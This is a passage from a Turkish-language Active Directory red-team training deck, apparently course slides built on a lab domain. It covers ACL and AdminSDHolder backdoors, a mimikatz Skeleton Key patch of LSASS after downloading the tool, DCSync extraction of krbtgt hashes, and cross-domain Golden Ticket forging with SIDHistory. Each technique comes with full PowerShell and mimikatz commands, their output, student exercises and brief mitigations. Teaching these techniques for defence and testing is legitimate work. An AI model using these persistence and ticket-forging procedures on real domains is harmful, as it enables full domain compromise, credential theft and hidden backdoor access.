icrosoft.ActiveDirectory.Management.Commands.GetADUser

PS C:\Users\administrator> Get-ADOrganizationalUnit -Identity testou
Get-ADOrganizationalUnit : Cannot find an object with identity: 'testou' under: 'DC=RD,DC=std101,DC=Forestall,DC=labs'.
At line:1 char:1
+ Get-ADOrganizationalUnit -Identity testou
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (testou:ADOrganizationalUnit) [Get-ADOrganizationalUnit], ADIdentityNotFoundException
+ FullyQualifiedErrorId : ActiveDirectoryCmdlet:Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,M
icrosoft.ActiveDirectory.Management.Commands.GetADOrganizationalUnit
```



TTP 0x15 – ACL Backdoor - Exploitation


Kalıcılık Sağlama Yöntemleri

- Obje arayüzde görülmese bile eğer parolası biliniyorsa sunucularda oturum açabilmektedir.

```
# PlainText parola secure-string formatına dönüştürülüyor
$SecPassword = ConvertTo-SecureString 'Test123!.' -AsPlainText -Force

# Kullanıcı adı ve parola ile credential objesi oluşturuluyor
$Cred = New-Object System.Management.Automation.PSCredential('rd\test.user', $SecPassword)

# RDDC01 üzerinde pssession oluşturuluyor
Enter-PSSession -ComputerName RDDC01.rd.std101.forestall.labs -Credential $Cred
```



```
PS C:\Users\john.doe> $SecPassword = ConvertTo-SecureString 'Test123!.' -AsPlainText -Force
PS C:\Users\john.doe> $Cred = New-Object System.Management.Automation.PSCredential('rd\test.user', $SecPassword)
PS C:\Users\john.doe> Enter-PSSession -ComputerName RDDC01.rd.std101.forestall.labs -Credential $Cred
[RDDC01.rd.std101.forestall.labs]: PS C:\Users\test.user\Documents> whoami
rd\test.user
[RDDC01.rd.std101.forestall.labs]: PS C:\Users\test.user\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . . . . . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::7c11:da02:47a4:c19a%4
    IPv4 Address. . . . . : 172.31.101.5
    Subnet Mask . . . . . : 255.255.255.240
    Default Gateway . . . . . : 172.31.101.1

Tunnel adapter Local Area Connection* 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . :

Tunnel adapter isatap.eu-west-1.compute.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . . . . . : eu-west-1.compute.internal
[RDDC01.rd.std101.forestall.labs]: PS C:\Users\test.user\Documents>
```



Uygulama #26

TTP 0x15 – ACL Backdoor

- RDDC01 sunucusunda oturum açınız.
- Active Directory Users and Computers uygulamasını açınız.
- Uygulama üzerinden yeni bir OU ve obje oluşturunuz.
- OU ve obje üzerinde gerekli ACL değişikliklerini gerçekleştirerek objeyi görünmez hale getiriniz.



TTP 0x16 – AdminSDHolder Backdoor

Kalıcılık Sağlama Yöntemleri

Target	MITRE ATT&CK
Active Directory Replication	Tactics: Technique: Sub-Technique: -
Tool	MITIGATION
Powershell / Manual	- Review and restrict replication permissions
Kill Chain	
Installation / Persistence	
Privilege	
Domain Admin	



TTP 0x16 – AdminSDHolder Backdoor

Kalıcılık Sağlama Yöntemleri

- AdminSDHolder (Admin Security Descriptor Holder) Active Directory ortamında bulunan bir konteynerdir. Bu konteyner üzerinde admin objelerine ait olması gereken ACL değerleri bulunmaktadır.
- SDProp (Security Descriptor Propagation) fonksiyonu her saatte bir çalışarak AdminSDHolder üzerindeki ACL değerlerine göre admin objelerindeki ACL değerlerini günceller.
- Burada amaç admin hesaplarının ACL değerlerinin kötü niyetli veya yanlışlıkla değiştirilmesinin önüne geçmektir.
- Örneğin saldırgan Domain Admins grubu üzerinde kötü amaçlı bir ACL değeri eklese bile bir saat içerisinde bu ACL değeri silinecektir.
- Fakat saldırgan istediği ACL değişikliğini AdminSDHolder üzerinde yaptığından, bu değişiklik her saat admin gruplarına tekrar iletilecektir. ACL admin gruplarından silinse bile tekrar güncellenecektir.



TTP 0x16 – AdminSDHolder Backdoor - Exploitation

Kalıcılık Sağlama Yöntemleri

```
# AdminSDHolder konteyner objesi alınıyor
$adminsholder_container = "AD:" + (Get-ADObject -Filter {name -eq
"AdminSDHolder"}).distinguishedname;

# AdminSDHolder objesinin acları elde ediliyor
$acls = Get-Acl -Path $adminsholder_container;

# Kullanıcı adı ile NTAccount objesi oluşturuluyor
$user = [Security.Principal.NTAccount]'john.doe';

# Kullanıcı için GenericAll ACL objesi oluşturuluyor
$generic_all_acl = New-Object System.DirectoryServices.ActiveDirectoryAccessRule($user,
'GenericAll', 'Allow', [System.DirectoryServices.ActiveDirectorySecurityInheritance]::None);

# Oluşturulan acl AdminSDHolder objesi aclarine ekleniyor
$acls.addaccessrule($generic_all_acl);

# ACL listesi tekrar set ediliyor
Set-Acl -AclObject $acls -Path $adminsholder_container;
```



TTP 0x16 – AdminSDHolder Backdoor - Exploitation

Kalıcılık Sağlama Yöntemleri

```
# ACL'lerin propagate edilmesi için SDProp fonksiyonu tetikleniyor
# Domain ismi elde ediliyor
$domain_name = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name;

# Domain context objesi oluşturuluyor
$domain_context = New-Object
System.DirectoryServices.ActiveDirectory.DirectoryContext('domain', $domain_name);

# Domain context objesi üzerinden domain objesi elde ediliyor
$domain = [System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($domain_context);

# RootDSE DirectoryEntry objesi elde ediliyor
$rd = New-Object
System.DirectoryServices.DirectoryEntry("LDAP:// $($domain.PdcRoleOwner.Name)/RootDSE");

# Prop cache disable ediliyor
$rd.UsePropertyCache = $false;

# SDProp processi başlatılıyor
$rd.Put("RunProtectAdminGroupsTask", "1");
$rd.SetInfo();
```



TTP 0x16 – AdminSDHolder Backdoor

Kalıcılık Sağlama Yöntemleri

The image displays two side-by-side windows from the Windows Group Policy Management Editor, both titled "Properties" and showing the "Security" tab selected.

Left Window: AdminSDHolder Properties

- Group or user names:** A list box containing several entries:
 - SELF
 - Authenticated Users
 - SYSTEM
 - Enterprise Admins (FORESTALL\Enterprise Admins)
 - John Doe (john.doe@RD.std101.forestall.labs)** (highlighted in blue)
 - Lilah Herschel (lilah.herschel@RD.std101.forestall.labs)
- Permissions for John Doe**: A table showing permissions for the selected user:

	Allow	Deny
Full control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
- Buttons:** OK, Cancel, Apply, Help.

Right Window: Domain Admins Properties

- Group or user names:** A list box containing several entries:
 - SELF
 - Authenticated Users
 - SYSTEM
 - Enterprise Admins (FORESTALL\Enterprise Admins)
 - John Doe (john.doe@RD.std101.forestall.labs)** (highlighted in blue)
 - Lilah Herschel (lilah.herschel@RD.std101.forestall.labs)
- Permissions for John Doe**: A table showing permissions for the selected user:

	Allow	Deny
Full control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
- Buttons:** OK, Cancel, Apply, Help.



Uygulama #27

TTP 0x16 – AdminSDHolder Backdoor

- Admin yetkisi verdığınız bir kullanıcı ile AdminSDHolder üzerinde ACL backdoor oluşturunuz.



TTP 0x17 – Skeleton Key

Kalıcılık Sağlama Yöntemleri

Target	MITRE ATT&CK
Active Directory Replication	Tactics: Defense Evasion Technique: T1207 – Rogue Domain Controller Sub-Technique: -
Tool	MITIGATION
Mimikatz	- Review and restrict replication permissions
Kill Chain	
Installation / Persistence	
Privilege	
Domain Admin	



TTP 0x17 – Skeleton Key

Kalıcılık Sağlama Yöntemleri

- Windows ve Active Directory ortamında kimlik doğrulama süreçlerini yöneten **LSASS** processi yönetmektedir.
- LSASS processi üzerinden eğer gerekli koşullar sağlanırsa plaintext parola, NTHash gibi bilgiler elde edilebilmektedir.
- Skeleton Key yöntemiyle ise DC üzerinde LSASS processi patchlenerek tüm kullanıcıların belirli bir parola (master key) ile giriş yapmasını sağlar.
- Saldırgan bu sayede istediği kullanıcı ile oturum açabilmektedir.
- Bu durumun giderilebilmesi için etkilenen DC sunucusunun yeniden başlatılması gerekmektedir.

```
username, nthash = get_creds_from_logon()  
  
user = get_user_from_ntds_database(username)  
  
if user.nthash == nthash:  
    print("Username and password is correct.")  
else:  
    print("Username and/or password is incorrect")
```



```
username, nthash = get_creds_from_logon()  
  
user = get_user_from_ntds_database(username)  
  
if nthash == calculate_nthash("mimikatz"):  
    print("Username and password is correct.")  
  
if user.nthash == nthash:  
    print("Username and password is correct.")  
else:  
    print("Username and/or password is incorrect")
```



TTP 0x17 – Skeleton Key

Kalıcılık Sağlama Yöntemleri

```
# Dosya indirme sırasındaki SSL/TLS hatasını gidermek için gerekli ayarlama yapılmıyor
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

# Mimikatz indiriliyor
iwr -Uri
https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/mimikatz_trunk/x64/mimikatz.exe -
outfile mimikatz.exe

# Mimikatz ile skeleton key oluşturuluyor, master key mimikatz olarak ayarlanıyor
.\mimikatz.exe "privilege::debug" "misc::skeleton" "exit"

PS C:\Users\Public> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
PS C:\Users\Public> iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/mimikatz_trunk/x64/mimikatz.exe -outfile mimikatz.exe
PS C:\Users\Public> .\mimikatz.exe "privilege::debug" "misc::skeleton" "exit"

.####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/ 

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz(commandline) # exit
Bye!
PS C:\Users\Public>
```



TTP 0x17 – Skeleton Key

Kalıcılık Sağlama Yöntemleri

```
# PlainText parola secure-string formatına dönüştürülüyor
$SecPassword = ConvertTo-SecureString 'mimikatz' -AsPlainText -Force

# Kullanıcı adı ve parola ile credential objesi oluşturuluyor
$Cred = New-Object System.Management.Automation.PSCredential('RD\administrator', $SecPassword)

# Admin kullanıcısıyla parola olarak da mimikatz kullanılarak dcde komut çalıştırılıyor
Enter-PSSession -ComputerName rddc01.rd.std101.forestall.labs -Credential $Cred
```

```
PS C:\Users\john.doe> $SecPassword = ConvertTo-SecureString 'mimikatz' -AsPlainText -Force
PS C:\Users\john.doe> $Cred = New-Object System.Management.Automation.PSCredential('RD\administrator', $SecPassword)
PS C:\Users\john.doe> Enter-PSSession -ComputerName rddc01.rd.std101.forestall.labs -Credential $Cred
[rddc01.rd.std101.forestall.labs]: PS C:\Users\administrator\Documents> whoami
rd\administrator
[rddc01.rd.std101.forestall.labs]: PS C:\Users\administrator\Documents> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : eu-west-1.compute.internal
    Link-local IPv6 Address . . . . . : fe80::7c11:da02:47a4:c19a%4
    IPv4 Address . . . . . : 172.31.101.5
    Subnet Mask . . . . . : 255.255.255.240
    Default Gateway . . . . . : 172.31.101.1

Tunnel adapter Local Area Connection* 3:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix' . :

Tunnel adapter isatap.eu-west-1.compute.internal:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix' . : eu-west-1.compute.internal
[rddc01.rd.std101.forestall.labs]: PS C:\Users\administrator\Documents>
```



Uygulama #28

TTP 0x17 – Skeleton Key

- RDDC01 sunucusuna oturum açınız.
- Mimikatz uygulaması ile Skeleton Key saldırısını gerçekleştiriniz.
- RDWS01 sunucusunda oturum açınız.
- Administrator kullanıcısı ve mimikatz parolası ile DC sunucusunda komut çalıştırınız.



TTP 0x18 – Golden Ticket w/ SIDHistory

Domainler/Forestlar Arası Geçiş

Target Kerberos Protocol	MITRE ATT&CK Tactics: Defense Evasion, Privilege Escalation Technique: T1134 – Access Token Manipulation Sub-Technique: 005 – SID-History Injection
Tool Mimikatz / Rubeus	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Create new forest and migrate untrusted domain to new forest- Apply SID Filtering between forests
Privilege Domain Admin	



TTP 0x18 – Golden Ticket w/ SIDHistory

Domainler/Forestlar Arası Geçiş


- **KRBTGT** hesabının parola özeti ele geçirilebilirse bu bilgi ile domain ortamındaki istenen kullanıcı için ve istenen servis için **TGT** biletı oluşturulabilmektedir. Bu bilet de **Golden Ticket** olarak adlandırılmaktadır.
- Birden fazla domain yapısı bulunan Active Directory altyapılarında eğer bir obje bir domainden diğerine taşınırsa eski domaindeki yetkilerinin de korunması için eski domaindeki SID değeri yeni domaindeki **SIDHistory** değerinde tutulmaktadır.
- Bu sayede eski hesaba dair bilgiler kaybolmamış olmakta ve obje eski domaindeki yetkileriyle de hareket edebilmektedir.
- Bu tip bir obje için Kerberos biletı oluşturulurken SID değerinin yanı sıra SIDHistory değerleri de bilette eklenir. Bu sayede bilet içerisindeki değerler diğer domaine de aktarılabilmektedir.



TTP 0x18 – Golden Ticket w/ SIDHistory

Domainler/Forestlar Arası Geçiş

- Bir Forest içerisindeki **herhangi bir domainin** KRBTGT hesabının parola özeti ve **SIDHistory özelliği** kullanılarak **diğer domaine admin yetkileriyle** erişilebilmektedir.
- Bu işlem Golden Ticket oluşturulurken SIDHistory alanına diğer domainde yetkili olan veya tüm Forest'ta yetkili olan objelerin (**Enterprise Admins**) SID değerinin girilmesi ile gerçekleştirilmektedir.



TTP 0x18 – Golden Ticket w/ SIDHistory - Exploitation

Domainler/Forestlar Arası Geçiş

```
# Domaine ait SID degeri elde ediliyor  
Get-ADDomain -Identity rd.std101.forestall.labs | select DomainSID
```

```
# Diğer domaine ait SID degeri elde ediliyor  
Get-ADDomain -Identity std101.forestall.labs | select DomainSID
```

```
PS C:\Users\Public> Get-ADDomain -Identity rd.std101.forestall.labs | select DomainSID  
DomainSID  
-----  
S-1-5-21-489935808-1781764165-4211566598  
  
PS C:\Users\Public> Get-ADDomain -Identity std101.forestall.labs | select DomainSID  
DomainSID  
-----  
S-1-5-21-246663577-1172385535-561243890
```



TTP 0x18 – Golden Ticket w/ SIDHistory - Exploitation

Domainler/Forestlar Arası Geçiş

DCSync ile KRBTGT hesabının parola özeti elde ediliyor

```
.\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:rd.std101.forestall.labs  
/user:krbtgt@rd.std101.forestall.labs" "exit"
```

```
PS C:\Users\Public> .\mimikatz.exe "privilege::debug" "lsadump::dcsync /domain:rd.std101.forestall.labs /user:krbtgt@rd.std101.forestall.labs" "exit"  
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
.## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
.## < > ## > https://blog.gentilkiwi.com/mimikatz  
.## v ##. Vincent LE TOUX ( vincent.letoux@gmail.com )  
.#####" > https://pingcastle.com / https://mysmartlogon.com ***/  
  
mimikatz(commandline) # privilege::debug  
Privilege '20' OK  
  
mimikatz(commandline) # lsadump::dcsync /domain:rd.std101.forestall.labs /user:krbtgt@rd.std101.forestall.labs  
[DC] 'rd.std101.forestall.labs' will be the domain  
[DC] 'RDDC01.RD.std101.forestall.labs' will be the DC server  
[DC] 'krbtgt@rd.std101.forestall.labs' will be the user account  
[rpc] Service : ldap  
[rpc] AuthnSvc : GSS_NEGOTIATE (9)  
  
Object RDN : krbtgt  
  
** SAM ACCOUNT **  
  
SAM Username : krbtgt  
Account Type : 30000000 ( USER_OBJECT )  
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )  
Account expiration :  
Password last change : 6/22/2022 7:35:13 AM  
Object Security ID : S-1-5-21-489935808-1781764165-4211566598-502  
Object Relative ID : 502  
  
Credentials:  
Hash NTLM: d22fae3b6018672dcbe323d01fd65b4b  
ntlm- 0: d22fae3b6018672dcbe323d01fd65b4b  
lm - 0: 266d37ecceccbe139ffe3d96fe25b270  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
Random Value : c319a94ee6b9070315887d1474ac351f  
  
* Primary:Kerberos-Newer-Keys *  
Default Salt : RD.STD101.FORESTALL.LABSkrbtgt  
Default Iterations : 4096  
Credentials  
aes256_hmac (4096) : 5d1cc379744cb3d5923ec62a16677fb3cf5e25eb2653407a53dd2e12c936411  
aes128_hmac (4096) : 1d7db327a13b0aeb729821ae5ec2738c  
des_cbc_md5 (4096) : 4638101962b05d16
```



TTP 0x18 – Golden Ticket w/ SIDHistory - Exploitation

Domainler/Forestlar Arası Geçiş

```
# mimikatz ile Enterprise Admin Sidi kullanılarak Golden Ticket üretiliyor
.\mimikatz.exe "kerberos::golden /user:administrator /domain:rd.std101.forestall.labs /sid:s-1-5-21-
489935808-1781764165-4211566598 /krbtgt:d22fae3b6018672dcbe323d01fd65b4b /id:500 /sids:s-1-5-21-
246663577-1172385535-561243890-519 /ptt" "exit"
```

Parametre	Açıklama	Değer
kerberos::golden	Golden Ticket modülü	--
/user	Impersonate edilecek kullanıcı ismi	administrator
/domain	Kullanıcının bulunduğu domain adı	rd.std101.forestall.labs
/sid	Kullanıcının bulunduğu domain SID değeri	S-1-5-21-489935808-1781764165-4211566598
/krbtgt	Krbtgt NTHash değeri	d22fae3b6018672dcbe323d01fd65b4b
/id	Impersonate edilecek kullanıcı RID değeri	500
/sids	SIDHistory'e eklenecek SID değeri (Enterprise Admins)	S-1-5-21-246663577-1172385535-561243890-519
/ptt	Pass the Ticket modülü	-



TTP 0x18 – Golden Ticket w/ SIDHistory - Exploitation

Domainler/Forestlar Arası Geçiş

```
PS C:\Users\Public> .\mimikatz.exe "kerberos::golden /user:administrator /domain:rd.std101.forestall.labs /sid:S-1-5-21-489935808-1781764165-4211566598 /krbtgt:d22fae3b6018672dcbe323d01fd65b4b /id:500 /sids:S-1-5-21-246663577-1172385535-561243890-519 /ptt" "exit"
.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## ( ) ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'####' > https://pingcastle.com / https://mysmartlogon.com ***
mimikatz(commandline) # kerberos::golden /user:administrator /domain:rd.std101.forestall.labs /sid:S-1-5-21-489935808-1781764165-4211566598 /krbtgt:d22fae3b6018672dcbe323d01fd65b4b /id:500 /sids:S-1-5-21-246663577-1172385535-561243890-519 /ptt
User : administrator
Domain : rd.std101.forestall.labs (RD)
SID : S-1-5-21-489935808-1781764165-4211566598
User Id : 500
Groups Id : *513 512 520 518 519
Extra SIDs: S-1-5-21-246663577-1172385535-561243890-519 ;
ServiceKey: d22fae3b6018672dcbe323d01fd65b4b - rc4_hmac_nt
Lifetime : 6/22/2022 11:34:19 AM ; 6/19/2032 11:34:19 AM ; 6/19/2032 11:34:19 AM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ rd.std101.forestall.labs' successfully submitted for current session
mimikatz(commandline) # exit
Bye!
PS C:\Users\Public> klist
Current LogonId is 0:0x4c0b8
Cached Tickets: (1)

#0> Client: administrator @ rd.std101.forestall.labs
Server: krbtgt/rd.std101.forestall.labs @ rd.std101.forestall.labs
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
Start Time: 6/22/2022 11:34:19 (local)
End Time: 6/19/2032 11:34:19 (local)
Renew Time: 6/19/2032 11:34:19 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
```



TTP 0x18 – Golden Ticket w/ SIDHistory - Exploitation

Domainler/Forestlar Arası Geçiş

```
PS C:\Users\Public> dir \\fsdc01.std101.forestall.labs\c$  
  
Directory: \\fsdc01.std101.forestall.labs\c$  
  
Mode LastWriteTime Length Name  
---- <----- <-----  
d---- 6/22/2022 8:24 AM files  
d---- 2/23/2018 11:06 AM PerfLogs  
d-r-- 6/8/2022 7:38 AM Program Files  
d---- 6/8/2022 7:35 AM Program Files (x86)  
d-r-- 6/22/2022 11:19 AM Users  
d---- 6/22/2022 6:58 AM Windows  
  
PS C:\Users\Public> Enter-PSSession -ComputerName fsdc01.std101.forestall.labs  
[fsdc01.std101.forestall.labs]: PS C:\Users\administrator.RD\Documents> whoami  
rd\administrator  
[fsdc01.std101.forestall.labs]: PS C:\Users\administrator.RD\Documents> whoami /groups  
  
GROUP INFORMATION  
-----  
  
Group Name Type SID Attributes  
-----  
Everyone Well-known group S-1-1-0 Mandatory group, Enabled by default, Enabled group  
BUILTIN\Pre-Windows 2000 Compatible Access Alias S-1-5-32-554 Mandatory group, Enabled by default, Enabled group  
BUILTIN\Users Alias S-1-5-32-545 Mandatory group, Enabled by default, Enabled group  
BUILTIN\Administrators Alias S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner  
NT AUTHORITY\NETWORK Well-known group S-1-5-2 Mandatory group, Enabled by default, Enabled group  
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enabled group  
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enabled group  
RD\Domain Admins Group S-1-5-21-489935808-1781764165-4211566598-512 Mandatory group, Enabled by default, Enabled group  
RD\Group Policy Creator Owners Group S-1-5-21-489935808-1781764165-4211566598-520 Mandatory group, Enabled by default, Enabled group  
Unknown SID type S-1-5-21-489935808-1781764165-4211566598-518 Mandatory group, Enabled by default, Enabled group  
Unknown SID type S-1-5-21-489935808-1781764165-4211566598-519 Mandatory group, Enabled by default, Enabled group  
FORESTALL\Enterprise Admins Group S-1-5-21-246663577-1172385535-561243890-519 Mandatory group, Enabled by default, Enabled group  
FORESTALL\Denied RODC Password Replication Group Alias S-1-5-21-246663577-1172385535-561243890-572 Mandatory group, Enabled by default, Enabled group, Local Group  
Mandatory Label\High Mandatory Level Label S-1-16-12288
```



TTP 0x18 – Golden Ticket w/ SIDHistory - Mitigation

Domainler/Forestlar Arası Geçiş

- Bu saldırıyı önlemek için trustlar üzerindeki SID Filtering mekanizmasını aktif hale getirmek gerekmektedir.
- Fakat bu önlemin normalde aynı forest içerisindeki domainler arasında uygulanması önerilmemektedir. Çünkü Domain Microsoft tarafından bir güvenlik sınırı (security boundary) olarak görülmemektedir.
- Bu nedenle öncelikle güvensiz olarak adlandırılanlarin domain farklı bir Foresta taşınmalı daha sonra Forestlar arasında trust oluşturulmalıdır.
- Bunun için de öncelikle domainler arası iletişim kuran uygulamaların ve hesapların tespit edilmesi daha sonra ise bu önlemin alınması gerekmektedir.



Uygulama #29

TTP 0x18 – Golden Ticket w/ SIDHistory

- Child ve Parent Domain SID değerini tespit ediniz.
- Enterprise Admins SID değeri ile Golden Ticket oluşturunuz ve Parent domain DC sunucusunda komut çalıştırınız.



TTP 0x19 – Forged Trust Tickets

Domainler/Forestlar Arası Geçiş


Target Kerberos Protocol	MITRE ATT&CK Tactics: Defense Evasion, Privilege Escalation Technique: T1134 – Access Token Manipulation Sub-Technique: 005 – SID-History Injection
Tool Mimikatz - Rubeus	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION <ul style="list-style-type: none">- Create new forest and migrate untrusted domain to new forest- Apply SID Filtering between forests
Privilege Domain Admin	



TTP 0x19 – Forged Trust Tickets

Domainler/Forestlar Arası Geçiş

